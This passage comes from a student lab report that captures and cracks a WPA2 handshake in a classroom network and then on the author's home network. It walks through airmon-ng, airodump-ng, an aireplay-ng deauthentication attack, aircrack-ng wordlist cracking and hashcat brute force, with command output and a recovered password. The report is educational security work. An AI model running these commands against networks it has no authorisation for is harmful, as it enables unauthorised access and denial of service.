(not associated)	38:A0:67:E0:B3:4A	-75	0 - 1	0	2		
D8:B3:70:E0:1C:11	54:AF:97:7C:C5:95	-39	24e- 6e	0	142	EAPOL	WLAN-homeF2

Figure 12: Showing the Topology for this exmaple

4.2 Attacking the Wi-Fi Network

4.2.1 Setting up the Wi-Fi Adapter

To capture all frames, a Wi-Fi adapter with **Monitoring Mode** is required, which allows a computer with a **wireless network interface** to monitor all traffic on a wireless channel. Unlike **promiscuous mode**, which is also used for packet sniffing, monitor mode allows packets to be captured without having to associate with an access point or ad hoc network first. Monitor mode only applies to wireless networks, while **promiscuous mode** can be used on both wired and wireless networks [6, 7].

One of the most popular Wi-Fi chipsets that supports **Monitoring Mode** is the Realtek rtw88 series, for which drivers are available for Linux in this repository. For this exercise, a USB Wi-Fi adapter with the RTL8821AU chipset was used. The needed drivers were downloaded and installed following the instructions in the README from <https://github.com/lwfinger/rtw88>.

To activate **Monitoring Mode**, the command `iw dev <interface> set type monitor` is used, and `iw dev <interface> info` can be used to verify the configuration. This command can also be used to check if the device supports **Monitoring Mode** or not, as can be seen in Figure 13. Additionally, the program `wifite` can be used to check whether the device supports **Monitoring Mode** or not, as showcased in Figure 14. `Wifite` is a Python script that automates wireless auditing using `aircrack-ng` tools [8].

```
3kl/wlan/protokoll on ♪ master [!]  
> sudo iw dev wlan1 set type monitor  
  
3kl/wlan/protokoll on ♪ master [!]  
> sudo iw dev wlan1 info  
Interface wlan1  
    ifindex 10  
    wdev 0x100000001  
    addr d6:5f:e2:53:79:10  
    type monitor  
    wiphy 1  
    channel 3 (2422 MHz), width: 20 MHz (no HT), center1: 2422 MHz  
    txpower 20.00 dBm  
    multicast TXQ:  
        qsz-byt qsz-pkt flows drops marks overlmt hashcol tx-bytes tx-packets  
        0      0      0      0      0      0      0      0      0
```

Figure 13: Activating **Monitoring Mode** on the Interface via the `iw` command

```
3kl/wlan/protokoll on ♪ master [!]  
> sudo wifite  
[sudo] password for stefiii:  
wifite2 2.7.0  
a wireless auditor by derv82  
maintained by kimocoder  
https://github.com/kimocoder/wifite2  
  
[!] Conflicting processes: NetworkManager (PID 1034), wpa_supplicant (PID 1090)  
[!] If you have problems: kill -9 PID or re-run wifite with --kill  
  
Interface PHY Driver Chipset  
-----  
1. wlan0 phy0 iwlwifi Intel Corporation Tiger Lake PCH CNVi WiFi (rev 11)  
2. wlan1 phy1 rtw_8821au TP-Link Archer T2U PLUS [RTL8821AU]  
  
[+] Select wireless interface (1-2): 2  
[+] Enabling monitor mode on wlan1... enabled!  
  
NUM ESSID CH ENCR PWR WPS CLIENT  
-----  
1 WLAN-homeF2 11 WPA-P 84db yes  
2 (DA:B3:70:20:1C:11) 1 WPA-P 51db no  
3 (DA:B3:70:10:1C:11) 1 WPA-P 44db no  
4 WLAN-homeF2 1 WPA-P 42db no 1  
5 (DA:B3:70:29:5E:71) 6 WPA-P 34db no  
6 (DA:B3:70:19:5E:71) 6 WPA-P 30db no  
7 WLAN-homeF2 6 WPA-P 28db no  
8 A1-C156FE 11 WPA-P 24db yes 1  
9 MAGENTA-B341 3 WPA-P 20db yes  
10 (6A:A0:67:E0:B3:4D) 3 WPA-P 20db no  
[+] Select target(s) (1-10) separated by commas, dashes or all:
```

Figure 14: Activating **Monitoring Mode** on the Interface via `wifite`

4.2.2 Starting the attack

For the attack, the **Aircrack-ng** toolset is used to test the security of Wi-Fi networks. It supports monitoring, attacking, testing, cracking, and maintains patches for packet injection of Linux Wi-Fi drivers [9].

To get started, its **airmon-ng** script is used to enable monitor mode on the Wi-Fi adapter. The command used is **airmon-ng start <interface>**. It also checks for conflicting processes, such as network managers, and offers options to kill them to avoid interrupting the attack. However, I found that simply ignoring this warning has no effect if it's not the only Wi-Fi adapter in the system, as shown in Figure 15 [10].

```
> sudo airmon-ng start wlan1

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  1014 NetworkManager
  1083 wpa_supplicant

PHY   Interface   Driver      Chipset
phy0   wlan0         iwlwifi     Intel Corporation Tiger Lake PCH CNVi WiFi (rev 11)
phy3   wlan1         rtw_8821au  TP-Link Archer T2U PLUS [RTL8821AU]
              (monitor mode enabled)
```

Figure 15: Activating Monitoring Mode on the Interface via **airmon-ng**

To start the attack, the BSSID/MAC address of the access point, as well as the wireless channel, needs to be obtained. To do this, **airodump-ng** is used to capture raw 802.11 frames.

To obtain all of that information, **airodump-ng <interface>** is used to get all the data from the detected active Wi-Fi networks and clients. Figure 16 shows the output, where the top half displays all of the detected access points while the bottom half shows the clients. It displays information such as **MAC Address**, signal strength, number of beacon and data frames, channel, encryption standard, cipher set, authentication method, and **ESSID** [11].

```
CH 12 ][ Elapsed: 54 s ][ 2025-06-06 09:10
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
B4:75:0E:1A:81:7F	-53	13	0	0	11	130	WPA2 CCMP	PSK 3AHITN-GRP-14
BC:26:C7:E1:6B:A0	-78	17	0	0	11	130	WPA2 CCMP	CMAC IoT
B4:75:0E:1A:7F:A5	-40	37	6	0	11	130	WPA2 CCMP	PSK 3AHITN-GRP-12
C0:56:27:EB:78:0E	-37	34	0	0	11	130	WPA2 CCMP	PSK 3AHITN-GRP-11
BC:26:C7:E1:6B:A4	-80	16	0	0	11	130	WPA3 CCMP	SAE infrastruktur
B4:75:0E:1A:81:5E	-51	32	0	0	10	130	OPN	3AHITM-3
BC:26:C7:E1:6B:A2	-78	15	0	0	11	130	WPA3 CCMP	SAE Interim
BC:26:C7:E1:6B:A1	-82	17	11	0	11	130	WPA2 CCMP	MGT ht122
C0:56:27:EB:D7:C8	-62	28	0	0	11	130	OPN	LinksysSMB24G


BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	5A:B4:53:4B:51:4E	-77	0	1	0	1	
(not associated)	2A:DF:AB:A8:4B:00	-57	0	1	0	1	ht122
(not associated)	56:C4:5B:F5:AA:4A	-49	0	1	0	2	ht122
(not associated)	32:5A:34:9A:25:F6	-69	0	1	0	1	
(not associated)	8A:C1:50:70:F7:2E	-69	0	1	0	1	
(not associated)	DC:97:BA:09:C9:C9	-69	0	6	0	1	DIRECT-
B4:75:0E:1A:7F:A5	6A:F7:AD:2F:C6:32	-22	1	1e	0	14	
B4:75:0E:1A:7F:A5	B2:6D:B0:02:5A:86	-49	1	1e	0	10	
C0:56:27:EB:78:0E	74:4C:A1:BE:87:D9	-63	0	6	0	1	
C0:56:27:EB:78:0E	C6:95:3E:82:F2:2B	-57	1	1e	0	3	
BC:26:C7:E1:6B:A1	E6:78:0B:E6:58:BF	-75	0	12	0	13	
BC:26:C7:E1:6B:A1	10:68:38:1E:4E:91	-51	1e	1	0	2	

Figure 16: Gathering the needed information via **airodump-ng**

With the information from Figure 16, we now know that the channel of the target Wi-Fi 3AHITN-GRP-12 is 11, the **MAC Address** of the access point is B4:75:0E:1A:7F:A5, and that it uses WPA2-Personal with the CCMP cipher set. A new command can be used that specifies the correct channel and BSSID, and also writes the captured data to files using the `-w` option.

The command used was `sudo airodump-ng -c 11 --bssid B4:75:0E:1A:7F:A5 -w thing wlan1`, where the `-c` option sets the channel to use, the `--bssid` option specifies the BSSID of the desired access point, the `-w` option writes the capture to files starting with the name `thing`, and finally, the interface to use is specified, which in this case is `wlan1` [11].

Now, only the desired access point is captured, and all its clients can be seen in the bottom half of the screen, as shown in Figure 17.



```
CH 11 ][ Elapsed: 12 s ][ 2025-06-06 09:32
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
B4:75:0E:1A:7F:A5	-33	100	124	1 0	11	130	WPA2 CCMP	PSK	3AHITN-GRP-12

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
B4:75:0E:1A:7F:A5	6A:F7:AD:2F:C6:32	-22	1 - 1	0	7		
B4:75:0E:1A:7F:A5	B2:6D:B0:02:5A:86	-53	0 - 1	0	7		

Figure 17: Capturing frames from and to the target access point

4.2.3 Sending Deauthentication Frames

To capture a 4-Way WPA2 handshake, there are two options: wait for a client to connect or send a **deauthentication** frame with the **MAC Address** of a client to disconnect it. This can easily be captured using packet sniffing, and if the client has automatic reconnect enabled, the handshake can be captured [12].

This is called a deauthentication attack, which is a type of denial-of-service attack, as it actively stops the connection of a client. This method can also be used on the entire network if a tool like `aireplay-ng` is used to send the frame with the **MAC Address** of all the clients, allowing the attacker to take down the entire Wi-Fi network. This is useful for either an Evil Twin attack or, as in our case, a password attack to capture the handshake for decryption [12, 13].

To deauthenticate one of the clients, the following command was used:

```
sudo aireplay-ng -0 1 -a B4:75:0E:1A:7F:A5 -c 6A:F7:AD:2F:C6:32 wlan1.
```

This uses `aireplay-ng` to generate traffic for later use with `aircrack-ng`. One of its uses is to send **deauthentication frames**. The first option of the above command is `-0` with 1 as the value. Here, `-0` means deauthentication, and the number sets the number of **deauthentication frames** to send. If that value is 0, **deauthentication frames** are sent until the program is exited. In this case, only one is sent to hopefully prompt the client to reconnect. Multiple frames are only necessary if the goal is to keep the connection down for an Evil Twin attack or just a denial-of-service attack in general. The `-a` option is used to specify the **MAC Address** of the access point to which the **deauthentication frame** will be sent, while `-c` is the client whose MAC address will be spoofed in the packet to disconnect them. If the `-c` option is not set, `aireplay-ng` will try to disconnect all clients by sending the **deauthentication frames** to the broadcast, which is a more effective denial-of-service method. However, as my goal is only to get one handshake, I chose a specific client. Disconnecting multiple devices is not wise if the goal is only to capture one handshake, as it could raise suspicion that someone is trying to perform a DoS attack on the Wi-Fi network. The output of the command can be examined in Figure 18 on the next page. [14]

```
> sudo aireplay-ng -0 1 -a B4:75:0E:1A:7F:A5 -c 6A:F7:AD:2F:C6:32 wlan1
09:33:39 Waiting for beacon frame (BSSID: B4:75:0E:1A:7F:A5) on channel 11
09:33:40 Sending 64 directed DeAuth (code 7). STMAC: [6A:F7:AD:2F:C6:32] [ 0] 0 ACKs]
```

Figure 18: Sending one deauthentication frame as the targeted client to the access point

To filter for deauthentication frames in Wireshark, the following filter can be used:

`(wlan.fc.type eq 0) && (wlan.fc.type_subtype eq 12)`

The part in the first parentheses filters only for Management frames, and the second one checks if the Frame Type/Subtype is equal to 12, which is the code for a deauthentication frame [15].

Looking at the frame itself, as shown in Figure 19, nothing special or complicated is going on; it is just the frame that aireplay-ng created, and it contains the receiver, destination, transmitter, source address, and BSSID.




Figure 19: Viewing a deauthentication frame in Wireshark ⁴

Now that the client has been disconnected, if we look back at the running capture from before, we can see that once a handshake has occurred, it is printed out in the first line for which BSSID it was captured, as well as in the Notes section of the client, which gets populated with the EAPOL value. EAPOL stands for Extensible Authentication Protocol over LANs (IEEE P802.1X-REV) and is the protocol over which the WPA2 handshake is carried out, as stated on page 7 in the Definitions section of the 802.11i (WPA2) standard [16].

This can be examined in Figure 20 on the next page; however, this screenshot was taken on a different day in a different environment. When I first took the screenshot, I overlooked that the message had popped up, and therefore I repeated parts of the exercise on my home network to gather the screenshot.

⁴I know this is not Wireshark, but I felt that writing "Termshark" instead would sound awkward. However, it is essentially the same program, just in the terminal and with Vim motions. Additionally, for the next exercise, it will be themed to look better and present captured frames in the cleanest way possible.




Figure 20: Highlighting the visual confirmation of the captured handshake

4.3 Analyzing the 4-Way Handshake in Wireshark

Now that the handshake has been captured, it's time to analyze the captured handshake in Wireshark and decrypt it to obtain the password.

To filter for the handshake, the following filter was used:

`eapol && !eap`

This filter only displays frames with EAPOL, which are responsible for authentication, and excludes frames that contain EAP (Extensible Authentication Protocol (IETF RFC 3748)), which is only used for WPA2-Enterprise and therefore not relevant for now.

4.3.1 EAPOL Frame Fields

As stated in section 4.2.3, EAPOL is used to carry authentication data between the supplicant and the authenticator, resulting in the exchange of cryptographic keys and synchronization of the security association state. To understand a breakdown of the 4 frames of the handshake, the relevant fields of an EAPOL frame will be explained [16].

Figure 21 shows the parts of an EAPOL frame and is a remake of the graphic found on page 78 of the WPA2 specification [16].

Descriptor Type - 1 octet	
Key Information - 2 octets	Key Length - 2 octets
Key Replay Counter - 8 octets	
Key Nonce - 32 octets	
EAPOL-KEY IV - 16 octets	
Key RSC - 8 octets	
Reserved - 8 octets	
Key MIC - 16 octets	
Key Data Lenth - 2 octets	Key Data - n octets

Figure 21: Layout of an EAPOL frame

Descriptor Type

This field stores the type of the key, which contains the used cipher suite; for example, it could be AES [16].

Key Information

The 2 octets of this field specify characteristics of the key, which could include **Error**, **Key MIC**, **Key ACK**, etc. The full chart for this can be found in Figure 43—Key Information bit layout on page 78 of the specification [16].

Key Length

An unsigned binary number defining the length of the pairwise temporal key to configure into IEEE 802.11. The value varies per used cipher suite and is shown in Table 20—Cipher suite key lengths on page 79 of the specification [16].

Key Replay Counter

Acts as a sequence number and is initialized as 0 when the PMK is established. The supplicant uses it to detect replayed frames, and the authenticator increments the number on each successive **EAPOL-Key frame**. When replying, the supplicant shall use the counter field from the last valid frame received from the authenticator, who shall use the value to silently discard invalid frames [16].

Key Nonce

Conveys the ANonce, which is just a random number used for the authentication from the authenticator and the SNonce from the supplicant. It may contain 0 if a nonce is not required to be sent [16].

Key RSC

Contains the receive sequence counter (RSC) for the GTK being installed in WPA2. It is used in Message 3 of the 4-Way Handshake and Message 1 of the Group Key Handshake, where it is used to synchronize the IEEE 802.11 replay state [16].

Key MIC

The **Key MIC** is a MIC (**M**essage **I**ntegrity **C**ode) calculated from the **Key Descriptor Value** and **Key Data Field** [16].

Key Data Length

Represents the length of the encrypted key data field [16].

Key Data

A variable-length field that is used to include any additional data required for the key exchange that is not included in the fixed fields of the EAPOL-Key frame [16].

4.3.2 4-Way Handshake Message 1

The authenticator sends an **ANonce** to the client, which is a pseudo-random number generated by it. This **ANonce** will be used by the supplicant to generate its **SNonce**. This can be seen in Figure 22 below, where the replay counter has also been incremented due to the R flag being set in the Wi-Fi header, since the first packet was dropped and is being replayed [17, 18].




Figure 22: First frame of the 4-Way Handshake

4.3.3 4-Way Handshake Message 2

The supplicant sends its **SNonce** with a MIC (which also changes the Key Information Field and sets the Key MIC flag to 1) to the authenticator. After the AP receives this, the PTK (Pairwise Transient Key) is verified. If the MIC is not valid, the **MLME-DEAUTHENTICATE.request** primitive is used to terminate the association [17, 18].

Figure 23 displays this frame.




Figure 23: Second frame of the 4-Way Handshake

4.3.4 4-Way Handshake Message 3

The authenticator checks the MIC, and if it is valid, it generates the GTK (Group Transient Key), which gets encapsulated in the Key Data field. The replay counter is incremented, and the install flag in the Key Information field is set to 1, along with the Key ACK and Key MIC fields. Upon receiving this, the supplicant verifies the MIC and ANonce, and if successful, constructs Message 4 [17]. Figure 24 displays this frame.




Figure 24: Third frame of the 4-Way Handshake

4.3.5 4-Way Handshake Message 4

The supplicant sends a frame with the Key ACK field set to 0 and only a MIC as a final OK, indicating that everything needed for the communication is installed [18]. Figure 25 displays the final frame of the handshake.




Figure 25: Fourth frame of the 4-Way Handshake

4.4 Cracking the Password

To finally crack the password, the following **aircrack-ng** command was used:

```
aircrack-ng -w pwlist -b B4:75:0E:1A:7F:A5 thing*.cap
```

This command uses the `-w` option to set a wordlist, which is the top 100k used password list, to which I append the correct password, as seen in Figure 26. The `-b` option sets the BSSID to use, and lastly, `thing*.cap` tells `aircrack-ng` to use all `.cap` files starting with `thing` as the name. Once the command is run and the password is found, it will be displayed, which can also be seen in Figure 26 [19].

```

File: pwlist
1 123456
2 123456789
3 qwerty
4 password
5 111111
6 12345678
7 abc123
8 1234567
9 password1
10 Password2025!
11 12345
12 1234567890
13 123123
14 000000
15 iloveyou
16 1234
17 1qaz!@45t
18 qwertyuiop
19 123
20 monkey
21 dragon
22 123456a
23 654321
24 a12321
25 666666
26 1qaz2wsx
27 myspace1
28 121212
29 home!esspa
30 123qwe
31 a123456
32 123abc
33 1q2w3e4r
34 qwe123
35 777777
36 qwerty123
37 target123
38 t1nkl3
39 987654321
40 qwerty1
41 222222
42 zxcvbnm
43 1g2w3e4r
44 gwerly
45 zag12wsx

```

Aircrack-ng 1.7

[00:00:00] 147/100001 keys tested (729.59 k/s)

Time left: 2 minutes, 16 seconds 0.15%

KEY FOUND! [Password2025!]

Master Key : D2 E1 8D 34 FF 25 D2 4B 6D 3E 67 94 AA 4F 73 27
FD A0 91 C0 01 99 8E F8 53 96 88 55 F8 B3 0C BE

Transient Key : 80 9E A1 C0 00 D2 C9 DF 80 92 DE 21 E2 28 19 0C
04 22 2D 8E 17 9D F0 10 37 05 79 41 1B F3 AE 58
74 2B 0E 16 A7 58 6C E0 02 1B 73 03 AC BD D9 A2
FD 5D 64 D5 42 A0 A8 48 72 EE 55 DA 73 B3 C9 A1

EAPOL HMAC : 9F 15 8A 97 08 4E 15 45 E4 D2 57 BA DF E0 F2 B6

3kl/wlan/capture_things on ↵ master [?]

Figure 26: Showing the cracked password

4.4.1 Testing My Own Wi-Fi

Now I wanted to do something extra to test my home Wi-Fi to see if it holds up.

To do this, I reran the same commands as in the sections above.

After obtaining the hash, I used `hcxpcapngtool -o home.22000 -E WLAN-homeF2 pcap/mehrstuff.pcapng` to convert the Wireshark capture from the background to a .22000 file so I could use `hashcat` on my PC to crack my password without simply adding the password to the list and see how long it takes. This command uses `hcxtools` to extract the hashed password for a given SSID from a capture file so it can be used for `hashcat`. To do this, the `-o` option was used to set the output file, as well as the `-E` option to set the SSID, and lastly, the location of the input file to use.

On my Windows PC, I used the following hashcat command:

```
.\hashcat.exe -m 22000 .\home.22000 -a 3 -w 3 ?u?u?u?u?u?u?u?u?u?u?u?u?u?u
```

This command uses the `-m` option to determine the type of hash, which in this case is a WPA-PBKDF2-PMKID+EAPOL hash. The `-a 3` option sets the attack mode to 3, which is a brute force mask attack, and `-w 3` sets the workload profile to be aggressive and use as many system resources as possible. Lastly, the `?u` is a placeholder for uppercase alphanumeric characters (A-Z), since my password is not in a wordlist and only consists of 17 alphanumeric uppercase characters [20, 21].

However, as seen in Figures 27 and 28 on the next page, the length of the password caused hashcat to overflow on my system, and the Bitwarden password strength calculator indicates it would take centuries to crack. Therefore, I see this as a success for my security.

[illegible]

Figure 27: Showing the output of the hashcat command

